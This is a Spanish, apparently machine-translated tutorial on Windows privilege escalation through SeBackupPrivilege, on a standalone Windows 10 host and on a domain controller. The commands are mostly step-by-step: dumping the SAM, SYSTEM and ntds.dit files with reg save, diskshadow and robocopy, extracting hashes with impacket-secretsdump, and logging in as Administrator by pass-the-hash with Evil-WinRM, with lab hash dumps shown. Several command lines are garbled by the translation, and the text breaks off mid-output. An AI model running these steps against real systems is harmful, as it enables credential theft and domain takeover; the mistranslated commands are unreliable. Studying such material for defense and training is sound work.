

Windows Privilege Escalation
SeBackupPrivilege
(Mitre ID:TA0004)



Contenido

Introducción	3
Configurar privilegios en Windows 10.....	3
Privilegio de prueba en Windows 10	5
Explotación de privilegios en Windows 10.....	5
Configuración de privilegios en el controlador de dominio.....	9
Privilegio de prueba en el controlador de dominio.....	11
Explotación de privilegios en el controlador de dominio (método 1).	12
Explotación de privilegios en el controlador de dominio (Método 2)	15
Conclusión	18

Introducción


Esta escalada de privilegios específica se basa en el acto de asignar a un usuario SeBackupPrivilege. Fue diseñado para permitir a los usuarios crear copias de seguridad del sistema. Ya que no es posible hacer una copia de seguridad de algo que no puedes leer. Este privilegio tiene el costo de proporcionar al usuario acceso completo de lectura al sistema de archivos. Este privilegio debe omitir cualquier ACL que el administrador haya colocado en la red.

Entonces, en pocas palabras, este privilegio permite al usuario leer cualquier archivo en su totalidad, que también puede incluir algunos archivos confidenciales, como el archivo SAM o el archivo de Registro del SISTEMA. Desde la perspectiva del atacante, esto puede explotarse después de lograr un punto de apoyo inicial en el sistema y luego ascender a un shell elevado esencialmente leyendo los archivos SAM y posiblemente descifrando las contraseñas de los usuarios con privilegios elevados en el sistema o la red. Este artículo lo ayudará a configurar el privilegio en un entorno de VM para aprenderlo, explorarlo en detalle y luego explotarlo a través de Kali Linux.

Configurar privilegios en Windows 10

Realizaremos esta demostración en una máquina con Windows 10 que es bastante esencial y no forma parte de un dominio. Aquí, necesitamos crear un usuario al que le otorgaremos el privilegio. Crear un usuario es simple, se puede hacer usando un comando de nuevo usuario como se muestra en la imagen a continuación.

```
usuario neto aarti 123 /add
```



```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user aarti 123 /add
The command completed successfully.

C:\Windows\system32>_
```

La creación del usuario se puede verificar simplemente ejecutando el comando net user sin ninguna opción. Ahora, para crear un escenario realista, necesitamos habilitar WinRM. Ya que vamos a atacar esta máquina a través de Kali Linux y al intentar explotar una máquina Windows que es un acceso con el que preferiblemente terminamos, lo vamos a activar. Esto se puede hacer abriendo PowerShell y habilitando la opción PSRemoting. Aunque es necesario configurar los permisos para ejecutar scripts para omitirlos como se muestra a continuación.

```
powershell -ep derivación
Habilitar-PSRemoting-Forzar
```

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Enable-PSRemoting -Force
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

```

Hasta ahora, creamos un usuario y luego habilitamos WinRM en la máquina de destino. Ahora vamos al paso más importante. Necesitamos proporcionar el privilegio al usuario recién creado. Usaremos un módulo llamado Carbon. En primer lugar, necesitamos instalar el módulo y luego importar sus objetos a la sesión usando la opción Importar módulo.

Módulo de instalación -Nombre carbono

Importación de carbono del módulo

```

PS C:\Windows\system32> Install-Module -Name carbon
NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repository
'C:\Users\raj\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"):
Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change it
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): Y
PS C:\Windows\system32> Import-Module carbon

```

Hay varios cmdlets diferentes que vienen con el módulo carbon que acabamos de instalar. Uno de los cmdlets se llama Grant-CPrivilege. Este cmdlet se utilizará para otorgar SeBackupPrivilege al usuario aarti que acabamos de crear. Para proporcionar el privilegio, debemos proporcionar el nombre de usuario del usuario para el que necesitamos habilitar el privilegio. Esto se hará definiendo el parámetro Identidad y luego debemos definir el parámetro Privilegio con SeBackupPrivilege como se muestra en la imagen a continuación. Se puede comprobar si el privilegio se aplicó al usuario utilizando otro cmdlet llamado Test-CPrivilege que probamos y resultó ser cierto.

Grant-CPrivilege -Identidad aarti -Privilegio SeBackupPrivilege

Test-CPrivilege -Identidad aarti -Privilegio SeBackupPrivilege

```

PS C:\Windows\system32> Grant-CPrivilege -Identity aarti -Privilege SeBackupPrivilege
PS C:\Windows\system32> Test-CPrivilege -Identity aarti -Privilege SeBackupPrivilege
True
PS C:\Windows\system32>

```


Esto concluye el proceso de configuración. Ahora es el momento de probar y explotar este privilegio utilizando Evil-WinRM.

Privilegio de prueba en Windows 10

Después de la configuración, es hora de pasar a la máquina Kali Linux y conectarse a la máquina de destino a través de Evil-WinRM. Este proceso es bastante simple y se puede realizar escribiendo `evil-winrm` en la terminal y luego definiendo los parámetros `-i` con la dirección IP de destino, `-u` con el nombre de usuario de destino `-p` con la contraseña correspondiente a ese usuario en particular.

Después de conectarnos a la máquina de destino usando Evil-WinRM, podemos verificar si el usuario que iniciamos sesión tiene `SeBackupPrivilege`. Esto se puede hacer con la ayuda del comando `whoami` con la opción `/priv`. Se puede observar en la imagen a continuación que el usuario `aarti` tiene `SeBackupPrivilege`.

```
malvado-winrm -i 192.168.1.41 -u aarti -p "123"
whoami/privado
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.41 -u aarti -p "123"
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\aarti\Documents> whoami /priv
PRIVILEGES INFORMATION
+-----+-----+-----+
| Privilege Name | Description | State |
+-----+-----+-----+
| SeBackupPrivilege | Back up files and directories | Enabled |
| SeShutdownPrivilege | Shut down the system | Enabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeUndockPrivilege | Remove computer from docking station | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Enabled |
| SeTimeZonePrivilege | Change the time zone | Enabled |
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\aarti\Documents> cd c:\
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> mkdir Temp
```

Explotación de privilegios en Windows 10

Ahora podemos comenzar a explotar este privilegio. Como comentamos anteriormente, este privilegio permite al usuario leer todos los archivos del sistema, lo usaremos a nuestro favor. Para comenzar, iremos al directorio `C:\` y luego nos moveremos para crear un directorio `Temp`. También podemos acceder a un directorio con privilegios de lectura y escritura si el atacante intenta ser astuto. Luego cambiamos el directorio a `Temp`. Aquí usamos nuestro `SeBackupPrivilege` para leer el archivo `SAM` y guardar una variante del mismo. De manera similar, leemos el archivo `SYSTEM` y guardamos una variante del mismo.

```
cd c:\
mkdir Temp
reg guardar hklm\sam c:\Temp\sam reg
guardar hklm\system c:\Temp\system
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\artti\Documents> cd c:\
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> mkdir Temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         4/9/2021   8:11 AM             Temp

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> reg save hklm\sam c:\Temp\sam
The operation completed successfully.

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\> reg save hklm\system c:\Temp\system
The operation completed successfully.
```

Esto significa que ahora nuestro Directorio Temporal debe tener un archivo SAM y un archivo SYSTEM. Ahora, usando el comando de descarga Evil-WinRM, transferimos el archivo desde el directorio Temp en la máquina de destino a nuestra máquina Kali Linux.

```
cd Temp
descargar sam
sistema de descarga
```


shell como usuario de aarti.

```
evil-winrm -i 192.168.1.41 -u raj -H "##Hash##" usuario neto raj
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.41 -u raj -H "3dbde697d71690a769204beb12283678"
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\raj\Documents> net user raj
User name                raj
Full Name                raj
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        4/9/2021 8:22:49 AM
Password expires         Never
Password changeable      4/9/2021 8:22:49 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               4/9/2021 8:18:57 AM

Logon hours allowed      All

Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\raj\Documents>
```

También puede utilizar el hash NTLM del administrador e iniciar sesión directamente mediante Evil-WinRM. Esto se demuestra a continuación.

```
evil-winrm -i 192.168.1.41 -u administrador -H "##Hash##"
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.41 -u administrador -H "7ce21f17c0aee7fb9ceba532d0546ad6"
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint


[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents>
```


Configurar privilegios en el controlador de dominio

Configurar SeBackupPrivilege en un controlador de dominio es ligeramente diferente a hacerlo en Windows 10.

Para empezar, necesitamos crear un nuevo usuario al que le aplicaremos el privilegio. Esto se puede hacer desde la ventana del Administrador del servidor en un controlador de dominio. En el menú Herramientas, puede encontrar Usuarios y Computadoras de Active Directory. Ahora, haga clic derecho en el dominio y elija la opción Nuevo en el menú desplegable.

Crearé otro menú, elija Usuario en ese menú como se muestra en la captura de pantalla a continuación.



Esto abrirá una nueva ventana Nuevo Objeto-Usuario para definir los parámetros del usuario. Nombramos al usuario como ignite con el nombre de inicio de sesión del usuario como ignite@ignite.local. Haga clic en el botón Siguiente y se le pedirá que cree una contraseña para este usuario.

New Object - User

Create in: ignite.local/Tech

First name: ignite Initials:

Last name:


Full name: ignite

User logon name: ignite @ignite.local


User logon name (pre-Windows 2000): IGNITE\ ignite

< Back Next > Cancel

Después de crear una contraseña para el usuario de ignite, notará que hay una nueva entrada en medio de Usuarios y computadoras de Active Directory con el nombre de "ignite" correspondiente al usuario que acabamos de crear, como se muestra en la imagen a continuación. Haga clic derecho en el usuario de ignite y elija Agregar a un grupo en el menú desplegable.



Esto abrirá una nueva ventana para seleccionar el grupo para el usuario de Ignite. Hacemos que el usuario de ignite forme parte del grupo de operadores de respaldo. Después de agregar el nombre del grupo, haga clic en el botón Aceptar y ahora hemos terminado de configurar SeBackupPrivilege en el controlador de dominio para el usuario ignite.



Privilegio de prueba en el controlador de dominio

Para probar si el usuario de ignite tiene SeBackupPrivilege, nos conectamos a la máquina de destino utilizando Evil-WinRM. Después de conectarnos, usamos el comando whoami /priv como antes para verificar los privilegios del usuario de ignite. Podemos observar en la imagen a continuación que, de hecho, el usuario ignite tiene habilitados SeBackupPrivilege y SeRestorePrivilege.

```
evil-winrm -i 192.168.1.172 -u ignite -p "Contraseña@1"
whoami/privado
```

```
(root@kali)-[~]
# evil-winrm -i 192.168.1.172 -u ignite -p "Password@1"
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\ignite\Documents> whoami /priv
PRIVILEGES INFORMATION
+-----+-----+-----+
| Privilege Name | Description | State |
+-----+-----+-----+
| SeMachineAccountPrivilege | Add workstations to domain | Enabled |
| SeBackupPrivilege | Back up files and directories | Enabled |
| SeRestorePrivilege | Restore files and directories | Enabled |
| SeShutdownPrivilege | Shut down the system | Enabled |
| SeChangeNotifyPrivilege | Bypass traverse checking | Enabled |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Enabled |
```

Antes de pasar a la Explotación, expliquemos por qué existe una diferencia en la metodología de explotación entre un Controlador de Dominio y una Máquina Windows. Esto se debe a que, en el caso de un DC, el privilegio solo le permite realizar copias de seguridad, no copias. En un sistema independiente, podemos hacer copias de los archivos que analizamos en la primera parte de nuestro artículo. En el caso de DC, el método es diferente, ya que ahora necesitamos hacer copias de seguridad de los archivos SAM y SYSTEM o de cualquier otro archivo confidencial para extraer el hash de contraseña de los usuarios. Existen dos métodos para realizar este tipo de copia de seguridad.

Explotación de privilegios en el controlador de dominio (método 1).

Ahora que comprendemos el proceso que estamos a punto de realizar, sigamos adelante. A diferencia de la explotación independiente, en el controlador de dominio necesitamos el archivo `ntds.dit` para extraer los hashes junto con el subárbol del sistema. El problema con el archivo `ntds.dit` es que mientras la máquina de destino se está ejecutando, el archivo siempre permanece en uso y, como somos bastante conscientes del hecho de que cuando un archivo está infrutilizado, no es posible copiarlo utilizando ningún método convencional. métodos. Para evitar este problema, necesitamos utilizar la funcionalidad `diskshadow`. Esta es una función incorporada de Windows que puede ayudarnos a crear una copia de una unidad que esté actualmente en uso. Existen métodos para utilizar la sombra del disco que incluyen proporcionar instrucciones en un shell de sombra del disco, pero eso tiende a ser un poco complicado. Por lo tanto, crearemos un archivo Shell distribuido o un archivo `dsh` que constará de todos los comandos que requiere la sombra del disco para ejecutarse y crear una copia completa de nuestra unidad de Windows que luego podremos usar para extraer el archivo `ntds.dit`. archivo de. Nos trasladamos a nuestro shell de Kali Linux y creamos un archivo `dsh` usando el editor de tu preferencia. En este archivo, le estamos indicando a la sombra del disco que cree una copia de la unidad C: en una unidad Z con `raj` como alias. El alias y el carácter de Drive pueden ser cualquier cosa que desees. Después de crear este archivo `dsh`, necesitamos usar `unix2dos` para convertir la codificación y el espaciado del archivo `dsh` a uno que sea compatible con la máquina Windows.

```
nano raj.dsh
gato raj.dsh
```


establecer contexto persistente `nowriters`

agregar volumen c: alias `raj`

crear

exponer `%raj% z:`

```
unix2dos raj.dsh
```



```
(root@kali)-[~]
# cat raj.dsh
set context persistent nowriters
add volume c: alias raj
create
expose %raj% z:

(root@kali)-[~]
# unix2dos raj.dsh
unix2dos: converting file raj.dsh to DOS format ...
```

De regreso a la sesión de WinRM, nos trasladamos al directorio temporal y cargamos el archivo `raj.dsh` en la máquina de destino. Luego, usamos la sombra del disco con el script `dsh` como se muestra en la imagen a continuación. Si se observa, se puede notar que Disk Shadow de hecho está ejecutando los mismos comandos que ingresamos en el archivo `dsh` de manera secuencial. Después de ejecutarlo, como se mencionó, creará una copia de la unidad C en la unidad Z. Ahora, podemos usar la herramienta `RoboCopy` para copiar el archivo de la unidad Z al directorio temporal.

```
cd C:\Temp
subir raj.dsh
sombra de disco /s raj.dsh
robocopia /bz:\windows\ntds . ntds.dit
```



```

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\ignite\Documents> cd c:\Temp
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload raj.dsh
Info: Uploading raj.dsh to C:\Temp\raj.dsh

Data: 112 bytes of 112 bytes copied

Info: Upload successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC1, 4/9/2021 10:08:54 AM

→ set context persistent nowriters
→ add volume c: alias raj
→ create
Alias raj for shadow ID {5a0a79f7-2149-40b4-aa3b-d384e0795903} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {93a40836-6604-4fc1-8d55-077a66de9c6f} set as environment variable.

Querying all shadow copies with the shadow copy set ID {93a40836-6604-4fc1-8d55-077a66de9c6f}

    * Shadow copy ID = {5a0a79f7-2149-40b4-aa3b-d384e0795903}                %raj%
      - Shadow copy set: {93a40836-6604-4fc1-8d55-077a66de9c6f}            %VSS_SHADOW_SET%
      - Original count of shadow copies = 1
      - Original volume name: \\?\Volume{bea0e6b2-0f12-40dc-a182-50f3eafe842f}\ [C:]
      - Creation time: 4/9/2021 10:08:56 AM
      - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
      - Originating machine: DC1.ignite.local
      - Service machine: DC1.ignite.local
      - Not exposed
      - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
      - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
→ expose %raj% z:
→ %raj% = {5a0a79f7-2149-40b4-aa3b-d384e0795903}
The drive letter is already in use.
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> robocopy /b z:\windows\ntds . ntds.dit

ROBOCOPY      ::      Robust File Copy for Windows

Started : Friday, April 9, 2021 10:09:13 AM
Source  : z:\windows\ntds\
Dest    : C:\Temp\

Files : ntds.dit

Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

```

Ahora estamos en posesión del archivo ntds.dit y necesitamos extraer la sección del sistema. Esto se puede hacer con un simple comando reg save como se muestra en la imagen a continuación. Ahora que tenemos el archivo ntds.dit y el archivo de subárbol del sistema en el directorio Temp, ahora usamos el comando de descarga para transferir ambos archivos a nuestro Kali Linux.

```
reg guardar hklm\system c:\Temp\system
descargar ntds.dit
sistema de descarga
```

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> reg save hklm\system c:\Temp\system
The operation completed successfully.

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> ls

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----         4/9/2021  10:08 AM           617 2021-04-09_10-08-56_DC1.cab
-a-----         4/9/2021   9:53 AM       20971520 ntds.dit
-a-----         4/9/2021  10:08 AM            85 raj.dsh
-a-----         4/9/2021  10:10 AM       15904768 system

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download ntds.dit
Info: Downloading C:\Temp\ntds.dit to ntds.dit

Info: Download successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> download system
Info: Downloading C:\Temp\system to system

Info: Download successful!
```

En nuestro shell Kali Linux, podemos usar el script `secretsdump` que forma parte de Impacket Framework para extraer nuestros hashes del archivo `ntds.dit` y del subárbol del sistema. Se puede observar en la imagen a continuación que los hashes de la cuenta de Administrador se han extraído correctamente.

```
impacket-secretsdump -ntds ntds.dit -sistema sistema local
```

```
(root@kali)~# impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x3121a026961126c1a2f999a371e626c4
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 694b4780d92017091c2d96a5c563069a
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:4f0c5cfbe7380f7e593ff1ecf5eefd38:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e0e84790aad330a6b280a04da0cc1e1e:::
ignite.local\yashika:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\geet:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\artti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\raj:1602:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
ignite.local\pavan:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
CLIENT$:2101:aad3b435b51404eeaad3b435b51404ee:d644d6ea4b828cf9a0c6f2348bdb7c1e:::
DESKTOP-ATNONJ9$:2102:aad3b435b51404eeaad3b435b51404ee:6eead38a1c7645af6983252ec3054ee4:::
WIN-3Q7NEBI2561$:2103:aad3b435b51404eeaad3b435b51404ee:2340f6d1be96e910cdacb4f0665ae9e6:::
ignite.local\SVC_SQLService:2104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbde
ignite.local\jeenal:2106:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\japneet:2107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\ignite:2108:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
[*] Kerberos keys from ntds.dit
DC1$:aes256-cts-hmac-sha1-96:a91c7a5ecfcc1e431db9877e8f04a1200e1155f70e631394b2f375ac0654f7
DC1$:aes128-cts-hmac-sha1-96:f4c50d0023a41ccbd1d72a6200f1e416
DC1$:des-cbc-md5:1f7098797f54ce4c
```

Ahora podemos usar Evil-WinRM para iniciar sesión como cuenta de administrador usando su hash. Así es como podemos elevar nuestros privilegios en el controlador de dominio de Windows.

```
evil-winrm -i 192.168.1.172 -u administrador -H "##Hash##"
```

```
(root@kali)~# evil-winrm -i 192.168.1.172 -u administrador -H "32196b56ffe6f45e294117b91a83bf38"
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> whoami
ignite\administrator
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> █
```

Explotación de privilegios en el controlador de dominio (método 2)

Este método requiere 2 archivos de biblioteca de vínculos dinámicos (DLL) que nos ayudarán a crear copias de seguridad de los archivos ntds.dit y del sistema. Estos archivos DLL se pueden descargar desde este GitHub. Necesitaremos los archivos SeBackupPrivilegeUtils.dll y SeBackupPrivilegeCmdLets.dll en nuestro Kali Linux. Usaremos la sesión Evil-WinRM que ya tenemos para transferir los archivos DLL y el archivo DSH que creamos en el método anterior a la Máquina de Destino.

```
cd C:\Temp
subir raj.dsh
cargar SeBackupPrivilegeCmdLets.dll
cargar SeBackupPrivilegeCmdLets.dll
```



```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\ignite\Documents> cd C:\Temp
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload raj.dsh
Info: Uploading raj.dsh to C:\Temp\raj.dsh

Data: 112 bytes of 112 bytes copied

Info: Upload successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload SeBackupPrivilegeCmdLets.dll
Info: Uploading SeBackupPrivilegeCmdLets.dll to C:\Temp\SeBackupPrivilegeCmdLets.dll

Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!

[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> upload SeBackupPrivilegeUtils.dll
Info: Uploading SeBackupPrivilegeUtils.dll to C:\Temp\SeBackupPrivilegeUtils.dll
```

Ahora, como estos son archivos DLL, para usarlos necesitamos importarlos a la memoria. Esto se puede hacer usando el cmdlet Import-Module. Ahora, como hicimos en el método anterior, necesitamos usar diskshadow con el archivo raj.dsh para crear una copia de seguridad de la unidad C [Unidad de instalación de Windows] en el sistema de destino.

Módulo de importación ./SeBackupPrivilegeCmdLets.dll

Módulo de importación ./SeBackupPrivilegeUtils.dll

sombra de disco /s raj.dsh

```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> Import-Module ./SeBackupPrivilegeCmdLets.dll
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> Import-Module ./SeBackupPrivilegeUtils.dll
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Temp> diskshadow /s raj.dsh
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC1, 4/9/2021 10:44:55 AM

→ set context persistent nowriters
→ add volume c: alias raj
